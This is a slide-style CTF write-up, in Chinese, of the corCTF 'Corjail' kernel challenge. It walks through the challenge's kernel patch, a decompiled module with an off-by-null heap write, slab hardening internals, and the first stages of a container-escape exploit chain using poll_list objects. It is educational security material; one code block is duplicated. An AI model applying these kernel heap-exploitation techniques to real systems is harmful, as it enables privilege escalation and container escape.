Two kernel pwn chals in corCTF

🎃 1023

u1f383 🎃

Outline

- Corjail
- Cache-of-castaways

Corjail

$ Corjail

Description

- 透過 one null byte oob write 的漏洞做到 container escape
- 使用者的執行環境在 docker container 中
- 調整 docker 預設的 seccomp rule
  - 禁止 msgget 與 msgsnd
  - 允許 add_key 與 keyctl

$ Corjail

Environment

- Linux-5.10.127
  - 此版本新增了對於 per-CPU syscall 做統計，題目設計會需要用到
- 關閉常見出現問題的 kernel feature - io_uring 與 nftable
- 開啟常見的保護機制 - KASLR, SMEP, SMAP, KPTI
  - CONFIG_SLAB_FREELIST_{RANDOM,HARDENED} - 增加 slab cache 取得隨機性
  - CONFIG_STATIC_USERMODEHELPER{,_PATH} - disable modprobe_path 或是 core_pattern

$ Corjail

Kernel patch

- 對以下檔案的原始碼做修改：
  - arch/x86/entry/syscall_64.c
  - arch/x86/include/asm/syscall_wrapper.h
  - include/linux/syscalls.h
  - kernel/trace/trace_syscalls.c
- 與漏洞跟利用手法沒什麼關係，主要是為了題目設計

$ Corjail

Kernel patch - arch/x86/entry/syscall_64.c

- 宣告變數 u64 __per_cpu_syscall_count[NR_syscalls]，用來記錄各個 syscall 的呼叫次數

```
diff -ruN a/arch/x86/entry/syscall_64.c b/arch/x86/entry/syscall_64.c
--- a/arch/x86/entry/syscall_64.c   2022-06-29 08:59:54.000000000 +0200
+++ b/arch/x86/entry/syscall_64.c   2022-07-02 12:34:11.237778657 +0200
@@ -17,6 +17,9 @@

 #define __SYSCALL_64(nr, sym) [nr] = __x64_##sym,

+DEFINE_PER_CPU(u64 [NR_syscalls], __per_cpu_syscall_count);
+EXPORT_PER_CPU_SYMBOL(__per_cpu_syscall_count);
+
 asmlinkage const sys_call_ptr_t sys_call_table[__NR_syscall_max+1] = {
    /*
     * Smells like a compiler bug -- it doesn't work
```

$ Corjail

Kernel patch - arch/x86/include/asm/syscall_wrapper.h

- 將用來宣告沒有參數的 syscall handler 的 macro SYSCALL_DEFINE0 改成 __SYSCALL_DEFINE0

```
diff -ruN a/arch/x86/include/asm/syscall_wrapper.h b/arch/x86/include/asm/syscall_wrapper.h
--- a/arch/x86/include/asm/syscall_wrapper.h    2022-06-29 08:59:54.000000000 +0200
+++ b/arch/x86/include/asm/syscall_wrapper.h    2022-07-02 12:34:11.237778657 +0200
@@ -245,7 +245,7 @@
  * SYSCALL_DEFINEx() -- which is essential for the COND_SYSCALL() and SYS_NI()
  * macros to work correctly.
  */
-#define SYSCALL_DEFINE0(sname)                 \
+#define __SYSCALL_DEFINE0(sname)                   \
    SYSCALL_METADATA(_##sname, 0);              \
    static long __do_sys_##sname(const struct pt_regs *__unused);   \
    __X64_SYS_STUB0(sname)                      \
```

$ Corjail

Kernel patch - include/linux/syscalls.h

- 總結來說，在呼叫 syscall 之前先對當前執行 CPU 的 array 變數 __per_cpu_syscall_count 做存取
- 之後以 syscall number 為 index，對 element 做加一，代表該 CPU 多執行了一次此 syscall
- 作者參考沒有合併的 kernel patch 來實作此功能

```
diff -ruN a/include/linux/syscalls.h b/include/linux/syscalls.h
--- a/include/linux/syscalls.h  2022-06-29 08:59:54.000000000 +0200
+++ b/include/linux/syscalls.h  2022-07-02 12:34:11.237778657 +0200
@@ -82,6 +82,7 @@
 #include <linux/key.h>
 #include <linux/personality.h>
 #include <trace/syscall.h>
+#include <asm/syscall.h>

 #ifdef CONFIG_ARCH_HAS_SYSCALL_WRAPPER
 /*
@@ -202,8 +203,8 @@
 }
 #endif

-#ifndef SYSCALL_DEFINE0
-#define SYSCALL_DEFINE0(sname)                 \
+#ifndef __SYSCALL_DEFINE0
+#define __SYSCALL_DEFINE0(sname)                       \
     SYSCALL_METADATA(_##sname, 0);             \
     asmlinkage long sys_##sname(void);         \
     ALLOW_ERROR_INJECTION(sys_##sname, ERRNO);     \
@@ -219,9 +220,41 @@

 #define SYSCALL_DEFINE_MAXARGS 6

-#define SYSCALL_DEFINEx(x, sname, ...)             \
-    SYSCALL_METADATA(sname, x, __VA_ARGS__)        \
-    __SYSCALL_DEFINEx(x, sname, __VA_ARGS__)
+DECLARE_PER_CPU(u64[], __per_cpu_syscall_count);
+
+#define SYSCALL_COUNT_DECLAREx(sname, x, ...) \
+    static inline long __count_sys##sname(__MAP(x, __SC_DECL, __VA_ARGS__));
+
+#define __SYSCALL_COUNT(syscall_nr) \
+    this_cpu_inc(__per_cpu_syscall_count[(syscall_nr)])
+
+#define SYSCALL_COUNT_FUNCx(sname, x, ...)                 \
+    {                                      \
+        __SYSCALL_COUNT(__syscall_meta_##sname.syscall_nr);     \
+        return __count_sys##sname(__MAP(x, __SC_CAST, __VA_ARGS__));    \
+    }                                      \
+    static inline long __count_sys##sname(__MAP(x, __SC_DECL, __VA_ARGS__))
+
+#define SYSCALL_COUNT_DECLARE0(sname) \
+    static inline long __count_sys_##sname(void);
+
+#define SYSCALL_COUNT_FUNC0(sname)                 \
+    {                                  \
+        __SYSCALL_COUNT(__syscall_meta__##sname.syscall_nr);    \
+        return __count_sys_##sname();              \
+    }                                  \
+    static inline long __count_sys_##sname(void)
+
+#define SYSCALL_DEFINEx(x, sname, ...)         \
+    SYSCALL_METADATA(sname, x, __VA_ARGS__)    \
+    SYSCALL_COUNT_DECLAREx(sname, x, __VA_ARGS__)  \
+    __SYSCALL_DEFINEx(x, sname, __VA_ARGS__)   \
+    SYSCALL_COUNT_FUNCx(sname, x, __VA_ARGS__)
+
+#define SYSCALL_DEFINE0(sname)     \
+    SYSCALL_COUNT_DECLARE0(sname)  \
+    __SYSCALL_DEFINE0(sname)   \
+    SYSCALL_COUNT_FUNC0(sname)
```

$ Corjail

Kernel patch - include/linux/syscalls.h

- 新增 function get_syscall_name - 取得 syscall call 名稱
- Export function syscall_nr_to_meta，使其可以被外部存取

```
diff -ruN a/kernel/trace/trace_syscalls.c b/kernel/trace/trace_syscalls.c
--- a/kernel/trace/trace_syscalls.c 2022-06-29 08:59:54.000000000 +0200
+++ b/kernel/trace/trace_syscalls.c 2022-07-02 12:34:32.902426748 +0200
@@ -101,7 +101,7 @@
     return NULL;
 }

-static struct syscall_metadata *syscall_nr_to_meta(int nr)
+struct syscall_metadata *syscall_nr_to_meta(int nr)
 {
     if (IS_ENABLED(CONFIG_HAVE_SPARSE_SYSCALL_NR))
         return xa_load(&syscalls_metadata_sparse, (unsigned long)nr);
@@ -111,6 +111,7 @@

     return syscalls_metadata[nr];
 }
+EXPORT_SYMBOL(syscall_nr_to_meta);

 const char *get_syscall_name(int syscall)
 {
@@ -122,6 +123,7 @@

     return entry->name;
 }
+EXPORT_SYMBOL(get_syscall_name);
```

$ Corjail

Kernel module - Cormon

- 此 kernel module 會在 procfs 新增一個 entry，提供了 userspace 查看 per-cpu syscall 呼叫次數的統計，並且也能調整要看的格式
- 對於 syscall 的操作，module 使用了一個 function table cormon_proc_ops 來處理
  - cormon_proc_open
  - cormon_proc_write

```
__int64 init_procfs()
{
  unsigned int updated; // ebx

  printk(&init_start);
  if ( proc_create("cormon", 438LL, 0LL, &cormon_proc_ops) )
  {
    updated = update_filter(initial_filter);
    if ( updated )
      return -22;
    else
      printk(&init_complete);
  }
```

```
cormon_proc_ops dq 0                    ; DA
                dq offset cormon_proc_open
                dq offset seq_read
                align 20h
                dq offset cormon_proc_write
                dq 0
                dq 0
                dq 0
                dq 0
                dq 0
                dq 0
                dq 0
```

$ Corjail

Kernel module - Cormon

- cormon_proc_open，直接呼叫 seq_open，不過 seq_open 本身還會以 struct seq_operations cormon_seq_ops 為參數，所以還能再拆成四個 function：
  - cormon_seq_start
  - cormon_seq_stop
  - cormon_seq_next
  - cormon_seq_show

```
__int64 __fastcall cormon_proc_open(__
{
  return seq_open(a2, cormon_seq_ops);
}
```

```
cormon_seq_ops  dq offset cormon_seq_start
                                        ; DA
                dq offset cormon_seq_stop
                dq offset cormon_seq_next
                dq offset cormon_seq_show
```

$ Corjail

Kernel module - Cormon

- 簡單介紹一下 seq_operations，通常是用於註冊 pseudo file system 下檔案操作的處理，因為實際上這些檔案並不真的存在
  - start - sets the iterator up and returns the first element of sequence
  - stop - shuts it down
  - next - returns the next element of sequence
  - show - prints element into the buffer

```
struct seq_operations {
    void * (*start) (struct seq_file *m, loff_t *pos);
    void (*stop) (struct seq_file *m, void *v);
    void * (*next) (struct seq_file *m, void *v, loff_t *pos);
    int (*show) (struct seq_file *m, void *v);
};
```

$ Corjail

Kernel module - Cormon

- 舉例來說，對 /proc/cormon 做 sys_read，在 kernel 會有以下的呼叫流程：
  - do_syscall_64
  - ksys_read
  - vfs_read
  - pde_read
  - seq_read
  - seq_read_iter
  - cormon_seq_start --> cormon_seq_show --> cormon_seq_next --> cormon_seq_stop

$ Corjail

Kernel module - Cormon

```c
ssize_t seq_read_iter(struct kiocb *iocb, struct iov_iter *iter)
{
    struct seq_file *m = iocb->ki_filp->private_data;
    size_t copied = 0;
    size_t n;
    void *p;
    int err = 0;

    mutex_lock(&m->lock);
    // 代表正在讀取一個新的 fd
    if (iocb->ki_pos == 0) {
        m->index = 0;
        m->count = 0;
    }

    if (!m->buf) // true
        m->buf = seq_buf_alloc(m->size = PAGE_SIZE);

    m->from = 0;
    // 等同於 p = &m->index;
    p = m->op->start(m, &m->index); // <---- cormon_seq_start()
    while (1) {
        err = m->op->show(m, p); // <---- cormon_seq_show()
        // ...
        if (!seq_has_overflowed(m)) // true
            goto Fill;
        // ...
    }
    // ...
```

```c
Fill:
    while (1) {
        size_t offs = m->count;
        loff_t pos = m->index;

        p = m->op->next(m, p, &m->index); // <---- cormon_seq_next()
        // iov_iter_count(iter) == iter->count，代表 read 要讀的大小
        if (m->count >= iov_iter_count(iter))
            break;
        err = m->op->show(m, p);
    }
    m->op->stop(m, p); // <---- cormon_seq_stop()
    n = copy_to_iter(m->buf, m->count, iter);
    copied += n;
    m->count -= n;
    m->from = n;

Done:
    iocb->ki_pos += copied;
    m->read_pos += copied;
    mutex_unlock(&m->lock);
    return copied;
}
```

$ Corjail

Kernel module - Cormon

- Function cormon_seq_{start,next,stop} 邏輯很簡單，這邊一次介紹：

```
// 回傳 index pointer
// index 最多只能到 441 (syscall 數量)，超過代表錯誤
__int64 *__fastcall cormon_seq_start(__int64 a1, __int64 *index)
{
    if ( *index > 441 )
        return 0LL;
    else
        return index;
}

// do nothing
void cormon_seq_stop()
{
    ;
}

// 將 index++ 後，檢查是否落在範圍中，並回傳 index pointer
QWORD *__fastcall cormon_seq_next(__int64 a1, __int64 a2, _QWORD *index)
{
    __int64 v3;

    v3 = (*index)++;
    if ( v3 > 441 )
        return 0LL;
    else
        return index;
}
```

$ Corjail

Kernel module - Cormon

- cormon_seq_show 為處理 filter 與傳入資料的主要邏輯，不過其實也只是先把格式寫入 buffer 當中，之後將 filter syscall list 的每個 syscall 在不同 CPU 中呼叫的次數給印出

- 下圖為輸出結果，讓各位有個概念：

```
user@CoRJail:/tmp$ cat /proc_rw/cormon

      CPU0       Syscall (NR)

       134       sys_poll (7)
         0       sys_fork (57)
       332       sys_execve (59)
         0       sys_msgget (68)
         0       sys_msgsnd (69)
         0       sys_msgrcv (70)
         0       sys_ptrace (101)
        56       sys_setxattr (188)
        91       sys_keyctl (250)
         6       sys_unshare (272)
         2       sys_execveat (322)
```

```
__int64 __fastcall cormon_seq_show(__int64 m, __int64 *index)
{
    __int64 idx; // r12
    unsigned int cpu_mask; // ebx
    unsigned int cpu_id; // eax
    const char *syscall_name; // r13
    unsigned int _cpu_mask; // ebx
    unsigned int _cpu_id; // eax

    idx = *index;
    if ( !*index )
    {
        seq_putc(m, '\n');
        cpu_mask = -1;
        while ( 1 )
        {
            // cpumask_next() - get the next cpu in a cpumask
            cpu_id = cpumask_next(cpu_mask, &_cpu_online_mask);
            cpu_mask = cpu_id;
            if ( cpu_id >= nr_cpu_ids )
                break;
            seq_printf(m, "%9s%d", "CPU", cpu_id);
        }
        seq_printf(m, "\tSyscall (NR)\n\n");
    }
    if ( filter[idx] )
    {
        syscall_name = get_syscall_name(idx);
        if ( !syscall_name )
            return 0LL;
        _cpu_mask = -1;
        while ( 1 )
        {
            _cpu_id = cpumask_next(_cpu_mask, &_cpu_online_mask);
            _cpu_mask = _cpu_id;
            if ( _cpu_id >= nr_cpu_ids )
                break;
            seq_printf(m, "%10llu", *(&_per_cpu_syscall_count[idx] + *(&_per_cpu_offset + _cpu_id)));
        }
        seq_printf(m, "\t%s (%lld)\n", syscall_name, idx);
    }
    if ( idx == 441 )
        seq_putc(m, '\n');
    return 0LL;
```

$ Corjail

Kernel module - Cormon


- 前面介紹的是 open，再來是負責處理寫入請求的 cormon_proc_write，同時也是漏洞的存在的地方
- 在 size 為 4096 時會觸發 one null byte oob write，蓋到下塊 cache 的第 1 個 byte
- 要透過此漏洞做到 container escape
- P.S. 右方程式碼已經省略不重要的錯誤處理

```
__int64 __fastcall cormon_proc_write(__int64 a1, __int64 user_input, unsigned __int64 sz)
{
    __int64 copy_size; // rbp
    char *kern_chk; // rbx

    // ...
    if ( sz > 0x1000 )
        copy_size = 4095LL;
    else
        copy_size = sz;
    // (struct kmem_cache *s, gfp_t gfpflags, size_t size)
    kern_chk = kmem_cache_alloc_trace(kmalloc_caches[12], 0xA20LL, 0x1000LL);
    printk(&dbg_syscall_no);

    _check_object_size(kern_chk, copy_size, 0LL);
    copy_from_user(kern_chk, user_input, copy_size);
    kern_chk[copy_size] = 0; // one null byte oob
    if ( update_filter(kern_chk) )
    {
        kfree(kern_chk);
        return -22LL;
    }
    else
    {
        kfree(kern_chk);
        return sz;
    }
}
```

$ Corjail

Kernel exploit background


- Slab - 一塊連續記憶體空間，由多個 page 組成
- Cache - slab 為了分配固定大小的 object 而實作的一種機制
- Object - 實際用來存放資料



$ Corjail

Kernel exploit background

```
struct slab {
    unsigned long __page_flags;
    union {
        struct list_head slab_list;
        struct rcu_head rcu_head;
    };
    struct kmem_cache *slab_cache;
    void *freelist;
    union {
        unsigned long counters;
        struct {
            unsigned inuse:16;
            unsigned objects:15;
            unsigned frozen:1;
        };
    };
    unsigned int __unused;
    atomic_t __page_refcount;
};
```




```
struct kmem_cache {
    struct kmem_cache_cpu __percpu *cpu_slab;
    slab_flags_t flags;
    // ...
    const char *name;
    struct list_head list;
    struct kobject kobj;

    #ifdef CONFIG_SLAB_FREELIST_HARDENED
    unsigned long random;
    #endif

    #ifdef CONFIG_SLAB_FREELIST_RANDOM
    unsigned int *random_seq;
    #endif
    // ...
};
```

$ Corjail

Kernel exploit background

- CONFIG_SLAB_FREELIST_RANDOM - 隨機化 object 的取得順序



$ Corjail

Kernel exploit background

- CONFIG_SLAB_FREELIST_RANDOM

```
if (!shuffle) {
        start = fixup_red_left(s, start);
        start = setup_object(s, start);
        slab->freelist = start;
        for (idx = 0, p = start; idx < slab->objects - 1; idx++) {
                next = p + s->size;
                next = setup_object(s, next);
                set_freepointer(s, p, next);
                p = next;
        }
        set_freepointer(s, p, NULL);
}
```

Before

實際上會使用 cache 初始化時產生的

```
for (idx = 1; idx < slab->objects; idx++) {
        next = next_freelist_entry(s, slab, &pos, start, page_limit,
                freelist_count);
        next = setup_object(s, next);
        set_freepointer(s, cur, next);
        cur = next;
}
```

After

$ Corjail

Kernel exploit background

- CONFIG_SLAB_FREELIST_HARDENED - 避免控制 freelist 的 next pointer
  - 在釋放與分配記憶體時，額外對 freelist pointer 做加密，key 為 per-cache random number 以及下一塊 chunk 的位址
  - 檢查 double free

```
static inline void set_freepointer(struct kmem_cache *s, void *object, void *fp)
{
        unsigned long freeptr_addr = (unsigned long)object + s->offset;

#ifdef CONFIG_SLAB_FREELIST_HARDENED
        BUG_ON(object == fp); /* naive detection of double free or corruption */
#endif
```

Double free check

```
1  static inline void *freelist_ptr(const struct kmem_cache *s, void *ptr,
2                                    unsigned long ptr_addr)
3  {
4  #ifdef CONFIG_SLAB_FREELIST_HARDENED
5      return (void *)((unsigned long)ptr ^ s->random ^
6                      swab((unsigned long)kasan_reset_tag((void *)ptr_addr)));
7  #else
8      return ptr;
9  #endif
10 }
```

Encrypt pointer

$ Corjail

Kernel exploit background

- 在一般情況下，所有 kernel object 都共用同個 cache - kmem_cache
  - 又稱作 normal cache
  - /proc/slabinfo 中有 kmalloc- prefix 的就是共用的
- 如果需要額外自己的 cache，就會透過 function kmem_cache_create 來建立，同時也需要給定一個名稱
  - /proc/slabinfo 中其他名稱的 cache
- kmalloc 會先找出對應大小的 normal cache，再從中取出一塊 object 來使用

$ Corjail

Kernel exploit background

```
static ... void *kmalloc(size_t size, gfp_t flags)
{
    // ...
    return __kmalloc(size, flags);
}

void *__kmalloc(size_t size, gfp_t flags)
{
    struct kmem_cache *s;
    void *ret;
    // ...
    s = kmalloc_slab(size, flags);
    ret = slab_alloc(s, NULL, flags, _RET_IP_, size);
    return ret;
}

struct kmem_cache *kmalloc_slab(size_t size, gfp_t flags)
{
    unsigned int index;

    if (size <= 192)
        index = size_index[size_index_elem(size)];
    else
        index = fls(size - 1);
    return kmalloc_caches[kmalloc_type(flags)][index];
}
```

$ Corjail

Kernel exploit background

- 也可以直接使用 kmem_cache_alloc{,_trace} 指定要使用的 cache
- Normal cache 一共有 3 種不同 type (NORMAL, RRECLAIM, DMA)，每個 type 又分成 14 種不同大小
- 題目使用 NORMAL type 的第 13 個 cache，大小為 0x1000 (4096)

```
1  __int64 __fastcall cormon_proc_write(__int64 a1, __int64 user_input, unsigned __int64 sz)
2  {
3      __int64 copy_size; // rbp
4      char *kern_chk; // rbx
5
6      // ...
7      if ( sz > 0x1000 )
8          copy_size = 4095LL;
9      else
10         copy_size = sz;
11     // (struct kmem_cache *s, gfp_t gfpflags, size_t size)
12     kern_chk = kmem_cache_alloc_trace(kmalloc_caches[12], 0xA20LL, 0x1000LL);
13     printk(&dbg_syscall_no);
```

$ Corjail

Exploit - TL;DR

- 觸發 Off-By-Null
- 蓋寫 struct poll_list object 取得任意釋放的 primitive
- 釋放 struct user_key_payload 取得 oob read，藉此 leak kernel address
- 釋放 struct pipe_buffer 控制程式執行
- 執行 ROP 跳脫 container

$ Corjail

Exploit - Trigger Off-By-Null

- 觸發 Off-By-Null
- 蓋寫 struct poll_list object 取得任意釋放的 primitive
- 釋放 struct user_key_payload 取得 oob read，藉此 leak kernel address
- 釋放 struct pipe_buffer 控制程式執行
- 執行 ROP 跳脫 container

$ Corjail

Exploit - Trigger Off-By-Null

- Open /proc_rw/cormon 後寫入 4096 bytes 即可觸發

```c
#define BUF_SIZE 4096
int main()
{
    int fd;
    char buf[BUF_SIZE];

    memset(buf, 0, BUF_SIZE);
    fd = open("/proc_rw/cormon", O_RDWR);
    write(fd, buf, BUF_SIZE);

    return 0;
}
```

$ Corjail

Exploit - Partial overwrite poll_list and arb-free

- 觸發 Off-By-Null
- 蓋寫 struct poll_list object 取得任意釋放的 primitive
- 釋放 struct user_key_payload 取得 oob read，藉此 leak kernel address
- 釋放 struct pipe_buffer 控制程式執行
- 執行 ROP 跳脫 container

$ Corjail

Exploit - Partial overwrite poll_list and arb-free

- sys_poll 用來等待 fd 的事件發生，而 struct poll_list 則是 kernel 用來儲存這些資訊
- 實際在 function do_sys_poll() 時會建立該結構，下方為結構的宣告：

```
1  struct poll_list {
2      struct poll_list *next;
3      int len;
4      struct pollfd entries[];
5  };
```

```
struct pollfd {
        int fd;
        short events;
        short revents;
};
```

- 雖然 sizeof(struct poll_list) 為 16，但實際上 poll_list.entries 的大小則是看使用者傳的資料決定

$ Corjail

Exploit - Partial overwrite poll_list and arb-free

```c
#include <poll.h>
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>

/**
int poll(struct pollfd *fds, nfds_t nfds, int timeout);
struct pollfd {
    int   fd; // file descriptor
    short events; // requested events
    short revents; // returned events
};
**/

#define NUM_FD 100
int main()
{
    int fd;
    struct pollfd *fds;
    int ready;

    fds = malloc(NUM_FD * sizeof(struct pollfd));

    for (int i = 0; i < NUM_FD; i++) {
        fd = open("A", O_RDWR);
        if (fd == -1)
            exit(1);

        fds->fd = fd;
        fds->events = POLLIN;
    }
    ready = poll(fds, NUM_FD, 1);

    return 0;
}
```

poll_list.entries[ ] 取決於呼叫參數

$ Corjail

Exploit - Partial overwrite poll_list and arb-free

- do_sys_poll 在處理時會優先使用 local buffer 來存放 poll_list 結構，最多可以存放 30 個 fds
- 超過 30 會以最多 510 個 fds 為一個單位存放，分配的空間為 16 + 8 * number of fds
  - 16 - metadata
  - 8 - sizeof (struct pollfd)
- 接下來以 nfds = 100 為例子，看 do_sys_poll 會做怎樣的處理

```c
// nfds 對應到 NUM_FD，即為 100
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
        struct timespec64 *end_time)
{
    struct poll_wqueues table;
    int err = -EFAULT, fdcount, len;
    long stack_pps[POLL_STACK_ALLOC/sizeof(long)];
    struct poll_list *const head = (struct poll_list *)stack_pps;
    struct poll_list *walk = head;
    unsigned long todo = nfds; // 100

    // stack_pps 為 local buffer，大小 (N_STACK_PPS) 為 30
    // 會優先使用此 local buffer，空間不夠會在透過 kmalloc 分配
    len = min_t(unsigned int, nfds, N_STACK_PPS);
    for (;;) {
        walk->next = NULL;
        walk->len = len;

        copy_from_user(walk->entries, ufds + nfds-todo,
                       sizeof(struct pollfd) * walk->len);
        // 第一次 100 - 30 = 70
        // 第二次 70 - 70 = 0
        todo -= walk->len;
        if (!todo)
            break;

        // 而後就會額外分配空間，最大可以到一個 page
        // POLLFD_PER_PAGE = ((PAGE_SIZE-sizeof(struct poll_list)) / sizeof(struct pollfd))
        //                 = ((0x1000-0x10) / 8) = 510
        len = min(todo, POLLFD_PER_PAGE);
        walk = walk->next = kmalloc(struct_size(walk, entries, len),
                        GFP_KERNEL);
    }

    // polling 直到 timeout
    poll_initwait(&table);
    fdcount = do_poll(head, &table, end_time);
    poll_freewait(&table);

out_fds:
    // ...
}
```

預設會先使用 local buffer

```c
// nfds 對應到 NUM_FD，即為 100
static int do_sys_poll(struct pollfd __user *ufds, unsigned int nfds,
        struct timespec64 *end_time)
{
    struct poll_wqueues table;
    int err = -EFAULT, fdcount, len;
    long stack_pps[POLL_STACK_ALLOC/sizeof(long)];
    struct poll_list *const head = (struct poll_list *)stack_pps;
    struct poll_list *walk = head;
    unsigned long todo = nfds; // 100

    // stack_pps 為 local buffer，大小 (N_STACK_PPS) 為 30
    // 會優先使用此 local buffer，空間不夠會在透過 kmalloc 分配
    len = min_t(unsigned int, nfds, N_STACK_PPS);
    for (;;) {
        walk->next = NULL;
        walk->len = len;

        copy_from_user(walk->entries, ufds + nfds-todo,
                       sizeof(struct pollfd) * walk->len);
        // 第一次 100 - 30 = 70
        // 第二次 70 - 70 = 0
        todo -= walk->len;
        if (!todo)
            break;

        // 而後就會額外分配空間，最大可以到一個 page
        // POLLFD_PER_PAGE = ((PAGE_SIZE-sizeof(struct poll_list)) / sizeof(struct pollfd))
        //                 = ((0x1000-0x10) / 8) = 510
        len = min(todo, POLLFD_PER_PAGE);
        walk = walk->next = kmalloc(struct_size(walk, entries, len),
                       GFP_KERNEL);
    }

    // polling 直到 timeout
    poll_initwait(&table);
    fdcount = do_poll(head, &table, end_time);
    poll_freewait(&table);

out_fds:
    // ...
}
```

